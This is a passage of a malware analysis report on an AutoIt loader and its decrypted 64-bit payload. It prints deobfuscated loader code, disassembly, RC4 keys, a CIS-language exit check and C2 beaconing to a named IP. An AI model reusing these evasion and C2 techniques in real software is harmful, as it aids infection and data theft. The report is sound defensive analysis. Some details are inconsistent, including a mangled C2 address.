31         DllCall("kernel32.dll", "long", "GetErrorMode")
32         $totalimpact = "variationinputsatmosphericcthehandjobshorter"
33         ProgressOff()
34     EndSwitch
35   WEnd
36 EndFunc
```

Figure 18- Decrypted Code After the SUPER Function

A comprehensive cleanup and static analysis process was performed on the deobfuscated **AutoIt** script. A custom **Python** script was developed for this purpose, and the following operations were performed sequentially:

- All **dead functions** and unused variable declarations were removed.
- Variables that were declared but never used, or were created solely for **junk-code** purposes, were identified and removed.
- **Switch-Case** branches and meaningless **While** loops added to mislead analysis tools but never reached during execution were removed.
- Redundant assignments in which the same value was assigned to multiple variables were eliminated, and all references were replaced with their actual values.
- The **SUPER** string decryption routine was fully resolved, exposing all encrypted data, including **API names**, **DLL paths**, **registry keys**, **URLs**, and other strings, which were then substituted directly into the corresponding lines.

Dynamic Analysis

```
$peelingchemicals = $peelingchemicals + 0x3d3d / 0x3d3d
Case 0x6617
$ssloveniahurt = BUTCONCLUSIONCACHE(TYLERMAURITIUS(HOSPITALSELEVATIONTHUS(Binary($dfjzfnagjlwyw), Binary("706115629598772891278577188208095387
MsgBox(0, ":", TYLERMAURITIUS(HOSPITALSELEVATIONTHUS(Binary($dfjzfnagjlwyw), Binary("706115629598772891278577188208095387320891945"))))
FileWrite("output.txt", TYLERMAURITIUS(HOSPITALSELEVATIONTHUS(Binary($dfjzfnagjlwyw), Binary("706115629598772891278577188208095387320891945"))))
```

Figure 19- Location of the Decrypted Payload

As a result of the deobfuscation and cleanup process, the malware's final payload was found to be stored in the **\$dfjzfnagjlwyw** variable as a fragmented and encrypted **hex blob**.

The blob is combined with a fixed second block using **Binary()** and then passed through the nested **TYLERMAURITIUS** decryption function. This process reconstructs a complete executable file containing the standard **MZ (4D 5A) PE header**.




Figure 20- Payload Verification Using MsgBox

To analyze the malicious payload, it was written to disk as **output.txt** using the **FileWrite()** function. This file was identified as the malware's actual **main payload**.

Output.exe Analysis

Adı	Output
MD5	1a07e0e5abfc8b41c14c9f9e748da84d
SHA256	e748e5b297d1389fa0f7ddc3b16458e36b478035e9ac2ba35c9c55089c2771e6
Dosya Türü	PE64/EXE

Static Analysis




Figure 21- Output.exe File Properties

The analyzed executable is a **Portable Executable (PE64)** file compiled for the **AMD64 architecture**. It is a **64-bit Windows application** with a total file size of **743.00 KB**.

6.18553	paketlenmemiş(77%)			
Entropi	Baytlar			
Bölge				
Ofset	Boyut	Entropi	Durum	İsim
Süzgeç	Süzgeç	Süzgeç	Süzgeç	Süzgeç
0000000000000000	00000000000000400	2.80346	paketlenme...	PE Başlık
00000000000000400	00000000000006f200	6.44149	paketlenme...	Bölüm(0) ['.text']
00000000000006f600	00000000000019000	5.22225	paketlenme...	Bölüm(1) ['.rdata']
000000000000088600	00000000000002c400	5.25975	paketlenme...	Bölüm(2) ['.data']
0000000000000b4a00	00000000000004400	5.63985	paketlenme...	Bölüm(3) ['.pdata']
0000000000000b8e00	00000000000000e00	5.27830	paketlenme...	Bölüm(4) ['.reloc']
0000000000000b9c00	00000000000173800	6.18553	paketlenme...	Kaplama

Figure 22- Entropy Status

When the file's section structure and **entropy** values are examined, the file does not exhibit **high entropy** levels.

Dynamic Analysis

```

00007FF7D4161EF2 41:57 push r15
00007FF7D4161EF4 48:8BEC mov rbp, rsp
00007FF7D4161EF7 48:83EC 60 sub rsp, 60
00007FF7D4161EF8 48:8D15 A6D70700 lea rdx, qword ptr ds:[7FF7D41DF6A8]
00007FF7D4161F02 48:800D D7160800 lea rcx, qword ptr ds:[7FF7D42135E0]
00007FF7D4161F09 E8 62600000 call output.7FF7D4167F70
00007FF7D4161F0E 48:8D15 ABD70700 lea rdx, qword ptr ds:[7FF7D41DF6C0]
00007FF7D4161F15 48:8D0D 041C0800 lea rcx, qword ptr ds:[7FF7D4213B20]
00007FF7D4161F1C E8 4F600000 call output.7FF7D4167F70
00007FF7D4161F21 0F 57C0 xorps xmm0, xmm0
00007FF7D4161F24 48:8D0D A1D70700 lea rcx, qword ptr ds:[7FF7D41DF6CC]
00007FF7D4161F2B 33DB xor ebx, ebx
00007FF7D4161F2D 0F 1145 C0 movups xmmword ptr ss:[rbp-40], xmm0
00007FF7D4161F31 48:895D D0 mov qword ptr ss:[rbp-30], rbx
00007FF7D4161F35 48:895D D8 mov qword ptr ss:[rbp-28], rbx
00007FF7D4161F39 E8 223F0400 call output.7FF7D41A5E68
00007FF7D4161F3E 4C 8BC0 mov r8, rax
00007FF7D4161F41 48:8D15 84D70700 lea rdx, qword ptr ds:[7FF7D41DF6CC]
00007FF7D4161F48 48:8D4D C0 lea rcx, qword ptr ss:[rbp-40]
00007FF7D4161F4C E8 E7620000 call output.7FF7D4168238
00007FF7D4161F51 48:8D55 C0 lea rdx, qword ptr ss:[rbp-40]
00007FF7D4161F55 48:8D4D E0 lea rcx, qword ptr ss:[rbp-20]
00007FF7D4161F59 E8 1E5F0000 call output.7FF7D4167E7C
00007FF7D4161F5E 48:8BD0 mov rdx, rax
00007FF7D4161F61 48:800D 781A0800 lea rcx, qword ptr ds:[7FF7D42139E0]
00007FF7D4161F68 E8 DF600000 call output.7FF7D416804C
00007FF7D4161F6D 48:8B55 F8 mov rdx, qword ptr ss:[rbp-8]
  
```

Comments on the right side of the assembly window include:

- rdx: "GetUserDefaultLangID", 00007FF7D41DF6A8: "161c87d5a700007FF7D42135E0: & '161c87d5a7ee4a63'
- rdx: "GetUserDefaultLangID", 00007FF7D41DF6C0: "sP1KNfqBw00007FF7D4213B20: "sP1KNfqBw"
- 00007FF7D41DF6CC: "Fdo="
- rax: "GetUserDefaultLangID", rdx: "GetUserDefaultLangID", 00007FF7D41DF6CC: "Fdo="[rbp-40]: "Y2fdsGjvH3ZRPNGGpAamf3fscIO="
- [rbp-40]: "Y2fdsGjvH3ZRPNGGpAamf3fscIO="
- [rbp-20]: "GetUserDefaultLangID"
- rdx: "GetUserDefaultLangID", rax: "GetUserDefaultLangID", 00007FF7D42139E0: "08"

Figure 23- Decryption of Encrypted Strings

In the first stage, the payload decodes the data using standard **Base64** encoding and removes non-alphabet characters to obtain the raw binary data. In the second stage, the resulting data is decrypted using the **RC4** algorithm with the hardcoded “**sP1KNfqBw**” key embedded within the binary.

The decrypted strings are listed in the table below.

08	12	20	25
kernel32.dll	advapi32.dll	GetProcAddress	LoadLibraryA
ExitProcess	CloseHandle	GetUserDefaultLangID	OpenEventw
CreateEventW	Sleep	GetComputerNameW	GetUserNameW
CloseHandle			

Table 2- Decrypted Strings

48:83EC 28	sub rsp,28	
48:833D 38760700 0F	cmp qword ptr ds:[7FF7D4214A18],F	00007FF7D4214A00:"kerne132.dll"
48:8D0D 19760700	lea rcx,qword ptr ds:[7FF7D4214A00]	00007FF7D4214A00:"kerne132.dll"
48:0F470D 11760700	cmova rcx,qword ptr ds:[7FF7D4214A00]	
FF15 133C0300	call qword ptr ds:[<LoadLibraryA>]	rax:FatalExit
48:8905 C4A80700	mov qword ptr ds:[7FF7D4217CC0],rax	rax:FatalExit
48:85C0	test rax,rax	
0F84 7B010000	je output.7FF7D419D580	
48:833D AB690700 0F	cmp qword ptr ds:[7FF7D4213DB8],F	00007FF7D4213DA0:"GetProcAddress"
48:8D15 8C690700	lea rdx,qword ptr ds:[7FF7D4213DA0]	rax:FatalExit
48:8BC8	mov rcx,rax	00007FF7D4213DA0:"GetProcAddress"
48:0F4715 81690700	cmova rdx,qword ptr ds:[7FF7D4213DA0]	
FF15 EB3B0300	call qword ptr ds:[<GetProcAddress>]	00007FF7D4213BE0:"LoadLibraryA"
48:833D CB670700 0F	cmp qword ptr ds:[7FF7D4213BF8],F	00007FF7D4213BE0:"LoadLibraryA"
48:8D15 AC670700	lea rdx,qword ptr ds:[7FF7D4213BE0]	rax:FatalExit
48:8B0D 85A80700	mov rcx,qword ptr ds:[7FF7D4217CC0]	rax:FatalExit
48:0F4715 9D670700	cmova rdx,qword ptr ds:[7FF7D4213BE0]	
48:8905 96A90700	mov qword ptr ds:[<&GetProcAddress>],rax	
FFD0	call rax	
48:833D 44790700 0F	cmp qword ptr ds:[7FF7D4214D98],F	00007FF7D4214D80:"ExitProcess"
48:8D15 25790700	lea rdx,qword ptr ds:[7FF7D4214D80]	00007FF7D4214D80:"ExitProcess"
48:8B0D 5EA80700	mov rcx,qword ptr ds:[7FF7D4217CC0]	
48:0F4715 16790700	cmova rdx,qword ptr ds:[7FF7D4214D80]	
48:8905 67A90700	mov qword ptr ds:[<&LoadLibraryA>],rax	
FF15 69A90700	call qword ptr ds:[<&GetProcAddress>]	
48:833D 79780700 0F	cmp qword ptr ds:[7FF7D4214CF8],F	00007FF7D4214CE0:"CloseHandle"
48:8D15 5A780700	lea rdx,qword ptr ds:[7FF7D4214CE0]	
48:8B0D 33A80700	mov rcx,qword ptr ds:[7FF7D4217CC0]	00007FF7D4214CE0:"CloseHandle"
48:0F4715 4B780700	cmova rdx,qword ptr ds:[7FF7D4214CE0]	
48:8905 64A90700	mov qword ptr ds:[7FF7D4217E00],rax	rax:FatalExit

Figure 24- Dynamic API Resolving

Using the previously decrypted **strings**, the malware loads the target **DLLs** into memory using **LoadLibraryA**. This process is referred to as **Dynamic API Resolving**.

00000000	sub rsp,20	rcx:NtClose+14
	mov rbx,rcx	20:' '
	mov dword ptr ss:[rsp+38],10	
	mov ecx,20	
3	call output.7FF6B56C0600	
	lea rdx,qword ptr ss:[rsp+38]	rcx:NtClose+14
	mov rcx,rax	rdi:L"DESKTOP-E0 [REDACTED]
20	mov rdi,rax	
	call qword ptr ds:[<&GetComputerNameA>]	
	xor ecx,ecx	
	xorps xmm0,xmm0	
	movups xmmword ptr ds:[rbx],xmm0	rcx:NtClose+14
	mov qword ptr ds:[rbx+10],rcx	rcx:NtClose+14
	mov qword ptr ds:[rbx+18],rcx	
	test eax,ecx	
	je output.7FF6B56B9151	rcx:NtClose+14, rdi:L"DESKTOP-E0 [REDACTED]
	mov rcx,rdi	
	call output.7FF6B56D0DE8	rdi:L"DESKTOP-E0 [REDACTED]
	mov rdx,rdi	
10400	jmp output.7FF6B56B9164	
	lea rcx,qword ptr ds:[7FF6B57015B0]	rcx:NtClose+14
10400	call output.7FF6B56D0DE8	
	lea rdx,qword ptr ds:[7FF6B57015B0]	

Figure 25- Retrieving the Computer Name

The **GetComputerName** API is used to retrieve the machine's **NetBIOS** computer name.

Figure 26- Retrieving the Username

The **GetUserNameW** API is used to retrieve the username of the current user session.

Figure 27- System Language Check Using GetUserDefaultLangID

The **GetUserDefaultLangID** API is used to check the system language. If the system matches one of the specified language identifiers, the application terminates itself. This is referred to as a **DRM region lock**. The checked languages are listed below:

Code	Region / Language
0x0419	Russian
0x0422	Ukrainian
0x0423	Belarusian
0x043F	Kazakh
0x0444	Uzbek

Table 3- Language Codes and Regions


```

FF call output.7FF73D42F540
50 lea rcx,qword ptr ss:[rsp+50]
FF call output.7FF73D42F540
mov d1,d1
58 lea rcx,qword ptr ss:[rsp+58]
FF call output.7FF73D42F648
180 mov rdx,qword ptr ss:[rsp+118]
cmp rdx,r15
jbe output.7FF73D447892
inc rdx
000 mov rcx,qword ptr ss:[rsp+100]
mov rax,rcx
cmp rdx,rsi
jbe output.7FF73D44788D
add rdx,27
8 mov rcx,qword ptr ds:[rcx-]
sub rax,rcx
add rax,FFFFFFFFFFFFFFF8
F cmp rax,1F
0000 ja output.7FF73D447D9A
00 call output.7FF73D4605CC
000 lea rdx,qword ptr ss:[rsp+100]
40 lea rcx,qword ptr ss:[rsp+40]
00 call output.7FF73D44DC60
mov r8,rax
12B0 lea rdx,qword ptr ds:[7FF73D4
D00 lea rcx,qword ptr ss:[rsp+D0]
FF call output.7FF73D44470
180 mov rdx,qword ptr ss:[rsp+118]
cmp rdx,r15

```

```

[rsp+100]:{"\n  \"build\": \"rino\", \n  \"hwid\": \"6027\", \n  \"type\": \"create\", \n}
rax:&{"\n  \"build\": \"rino\", \n  \"hwid\": \"6027\", \n  \"type\": \"create\", \n}
rax:&{"\n  \"build\": \"rino\", \n  \"hwid\": \"6027\", \n  \"type\": \"create\", \n}
rax:&{"\n  \"build\": \"rino\", \n  \"hwid\": \"6027\", \n  \"type\": \"create\", \n}
r8:&{"\n  \"build\": \"rino\", \n  \"hwid\": \"6027\", \n  \"type\": \"create\", \n}
00007FF73D4D35E0:&\"161c87d5a7ee4a63\"

```

Figure 30- JSON Data Construction

The **GetWindowsDirectoryA** function is called to retrieve the directory where Windows is installed, and this information is incorporated into the system identification process. This directory is combined with the previously obtained computer name, username, and other identifying information to generate a **hardware/system-based HWID (Hardware ID)**. At this point, the application begins preparing a JSON-like data structure in memory.

```

00007FF73D42C63D and ecx,803000
00007FF73D42C643 add ecx,400000
00007FF73D42C649 cmp qword ptr ds:[rsi+18],7
00007FF73D42C64E jbe output.7FF73D42C653
00007FF73D42C650 mov rsi,qword ptr ds:[rsi]
00007FF73D42C653 mov qword ptr ss:[rsp+38],rdx
00007FF73D42C658 xor r9d,r9d
00007FF73D42C65B mov dword ptr ss:[rsp+30],ecx
00007FF73D42C65F mov r8,rsi
00007FF73D42C662 mov qword ptr ss:[rsp+28],rdx
00007FF73D42C667 mov rcx,rax
00007FF73D42C66A mov qword ptr ss:[rsp+20],rdx
00007FF73D42C66F lea rdx,qword ptr ds:[7FF73D4A1620]
00007FF73D42C676 call qword ptr ds:[&HttpOpenRequestW]
00007FF73D42C67C test rax,rax
00007FF73D42C682 jne output.7FF73D42C68C
00007FF73D42C684 xorps xmm0,xmm0
00007FF73D42C687 lea rcx,qword ptr ds:[7FF73D4A14D4]
00007FF73D42C68E movups xmmword ptr ds:[rbx],xmm0
00007FF73D42C691 mov nword ptr ds:[rbx+10],rax

```

```

rsi+18:L"14146.php"
rsi:L"/2190f8a74ef14146.php"
rsi:L"/2190f8a74ef14146.php"
00007FF73D4A1620:L"POST"
rsi:L"/2190f8a74ef14146.php"
rbx:"p-H"

```

Figure 31- POST Request Using the HttpRequestW API

First, the **InternetOpenW** function is called to create a WinINet session. The **InternetSetOptionA** function is then used to configure the connection timeout and other required network options. Following these preparations, a connection is attempted via **InternetConnectW** to the **C2** server at **86[.154[.124[.1139** using the **/2190f8a74ef14146[.]php** path. If the connection cannot be established, the execution proceeds to the error-handling routine. When the connection is successful, **HttpOpenRequestW** is called to initiate HTTP communication, creating a fixed **POST** request as the request method. The **Content-Type: application/json** header is prepared for this **POST** request. After validating the header and data lengths, the prepared content is sent to the **C2** server using **HttpSendRequestW**.





Figure 32- GET Request Sent to the Server

A **GET** request is sent to the **/2190f8a74ef14146.php** endpoint of the **C2** server. In response, the server returns only a single line of encrypted data.



Output

```
{"2abb488b82a6d": "7b564af05c2585", "opcode": "unknown"}
```

Figure 33- Encrypted String Found on the Server's Home Page

When directly accessing the C2 server's web root, an **encrypted command response** is returned instead of a control panel or HTML page. Since the C2 normally communicates only with the malicious client, a request made through a web browser is not recognized by the C2, resulting in an **opcode: unknown** response.

No.	Time	Source	Destination	Protocol	Length	Info
465	265		86.54.24.139	TCP	66	57303 → 80 [
466	265	86.54.24.139		TCP	60	80 → 57303 [
467	265		86.54.24.139	TCP	54	57303 → 80 [
468	265		86.54.24.139	HTTP/1.1	347	POST /2190f8a74ef14146.php HTTP/1.1
469	265	86.54.24.139		TCP	60	80 → 57303 [
472	266	86.54.24.139		TCP	1394	80 → 57303 [
473	266		86.54.24.139	TCP	54	57303 → 80 [
474	266	86.54.24.139		TCP	1394	80 → 57303 [
475	266		86.54.24.139	TCP	54	57303 → 80 [
476	266	86.54.24.139		TCP	1394	80 → 57303 [
477	266		86.54.24.139	TCP	54	57303 → 80 [
478	266	86.54.24.139		TCP	1394	80 → 57303 [
479	266		86.54.24.139	TCP	54	57303 → 80 [
480	266	86.54.24.139		TCP	1394	80 → 57303 [

POST /2190f8a74ef14146.php HTTP/1.1
Content-Type: application/json
Host: 86.54.24.139 Server
Content-Length: 132
Connection: Keep-Alive
Cache-Control: no-cache
Sent JSON Data
E3cTth5M9YaKs0m3Z1gZX7Fen2jS3iZd1Hg/i8d6u8q59LUJWINQ
HTTP/1.1 200 OK
Date: Sun, 30 Nov 2025 17:39:26 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
RC4-Encrypted Text
E18D9AIVs9bG7Bbhc1BcTPIVyyWVxU5Fwjotnpc0s5yi9/cJQpENpbAiYyu3dEfBUL1B:2o0x0xYzxt2Fox4C1Ch1HRF9SHnS3c5B2z5cei5sY0MSqrTxeDj6PKxqsxBkw1Q6mG8o6gmKw2jzShuWRcE9t++I1sNT0kXHFm7NgTcMphzeF//PUPn1gC1bDa55whxJuofiw8FVXxxbQgkaRuwB73Uj11Ww8d+xm+KEs6N/94ewCPe7m5EWzPg97Mmio6OpTweXy+MVTG

Figure 34- Analysis of the POST Request in Wireshark

After the **POST** request is sent, a string beginning with “**E3cTth.....**” is transmitted to the server. The server then returns a **response** beginning with “**E18D0AIVs...**” to the application.

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

RC4

Passphrase
161c87d5a7ee4a63 UTF8

Input format
Latin1

Output format
Latin1

Input

E3cTth5M9YaKs0m3Z1gZX7Fen2jS3iZd1Hg/i8d6u8q59LUJWINQ
rFy71wAI14ohrvKLAGTgc/pMnQYsV1fA==

Output

```
{
  "build": "rino",
  "hwid": "6027",
  "type": "create"
}
```

Figure 35- Analysis of the JSON Data

When the first data sent to the server is decrypted using the key “**161c87d5a7ee4a63**”, it can be observed that the content transmitted to the server is the **JSON** data initially constructed. This **JSON** content represents the first request used to register the infected machine. The fields have the following meanings:

- **build: "rino"** → **Botnet ID**, identifying the campaign or version associated with the malware.
- **hwid: "....."** → A **unique 32-character device identifier**.
- **type: "create"** → Indicates that the request is an **enrollment/registration request**. This is the first operation sent for each infection.




Figure 36- Configuration Data Sent by the Server

In the subsequent stage, the server sends the malware an **encrypted JSON** containing **configuration data**.




Figure 37- Retrieving the System Date

The **GetLocaleTime** API is used to retrieve the system date.




Figure 38- Retrieving the Active System Time Zone

The **GetTimeZoneInformation** API is used to retrieve the system's active time zone.

00007FF74E8386E7	mov rcx,FFFFFFFF80000002	
00007FF74E8386EE	call qword ptr ds:[<&RegOpenKeyExw>]	
00007FF74E8386F4	mov edi, eax	
00007FF74E8386F6	lea rcx, qword ptr ss:[rsp+A8]	[rsp+A8]:L"ProcessorNameString"
00007FF74E8386FE	call <output.sub_7FF74E81F5E4>	
00007FF74E838703	test edi, edi	
00007FF74E838705	je output.7FF74E83870C	
00007FF74E838707	mov r15, rsi	
00007FF74E83870A	jmp output.7FF74E83878B	
00007FF74E83870C	lea rdx, qword ptr ds:[7FF74E8C3C60]	00007FF74E8C3C60:&"ProcessorNameString"
00007FF74E838713	lea rcx, qword ptr ss:[rsp+A8]	[rsp+A8]:L"ProcessorNameString"
00007FF74E838718	call <output.sub_7FF74E84B5DC>	
00007FF74E838720	cmp qword ptr ds:[rax+18], r13	
00007FF74E838724	jbe output.7FF74E838729	
00007FF74E838726	mov rax, qword ptr ds:[rax]	
00007FF74E838729	lea rcx, qword ptr ss:[rsp+858]	
00007FF74E838731	mov qword ptr ss:[rsp+28], rcx	
00007FF74E838736	lea rcx, qword ptr ss:[rsp+580]	
00007FF74E83873E	mov qword ptr ss:[rsp+20], rcx	[rsp+20]:L"AMD Ryzen 5 5500H with Radeon Graphics"
00007FF74E838743	xor r9d, r9d	
00007FF74E838746	xor r8d, r8d	
00007FF74E838749	mov rdx, rax	
00007FF74E83874C	mov rcx, qword ptr ss:[rsp+860]	
00007FF74E838754	call qword ptr ds:[<&RegQueryValueExw>]	
00007FF74E83875A	mov edi, eax	
00007FF74E83875C	lea rcx, qword ptr ss:[rsp+A8]	[rsp+A8]:L"ProcessorNameString"
00007FF74E838764	call <output.sub_7FF74E81F5E4>	
00007FF74E838769	mov rcx, qword ptr ss:[rsp+860]	
00007FF74E838771	call qword ptr ds:[<&RegCloseKey>]	

Figure 42- Retrieving Processor Information Using the RegOpenKeyExW API

Using the RegOpenKeyExW and RegQueryValueExW APIs, the "ProcessorNameString" value in the CentralProcessor\0 registry key is read to retrieve the system's processor model information.

00007FF74E834CF	mov rcx, qword ptr ss:[rsp+78]	
00007FF74E834D4	call qword ptr ds:[<&Process32NextW>]	
00007FF74E834DA	test eax, eax	
00007FF74E834E6	je output.7FF74E8394F0	
00007FF74E8394E2	mov rcx, qword ptr ss:[rsp+78]	
00007FF74E8394E7	test rcx, rcx	
00007FF74E8394EA	je output.7FF74E8394F0	
00007FF74E8394EC	call qword ptr ss:[rsp+70]	[rsp+70]:CloseHandle
00007FF74E8394F0	mov rcx, qword ptr ss:[rsp+58]	[rsp+50]:&L[System Process]"
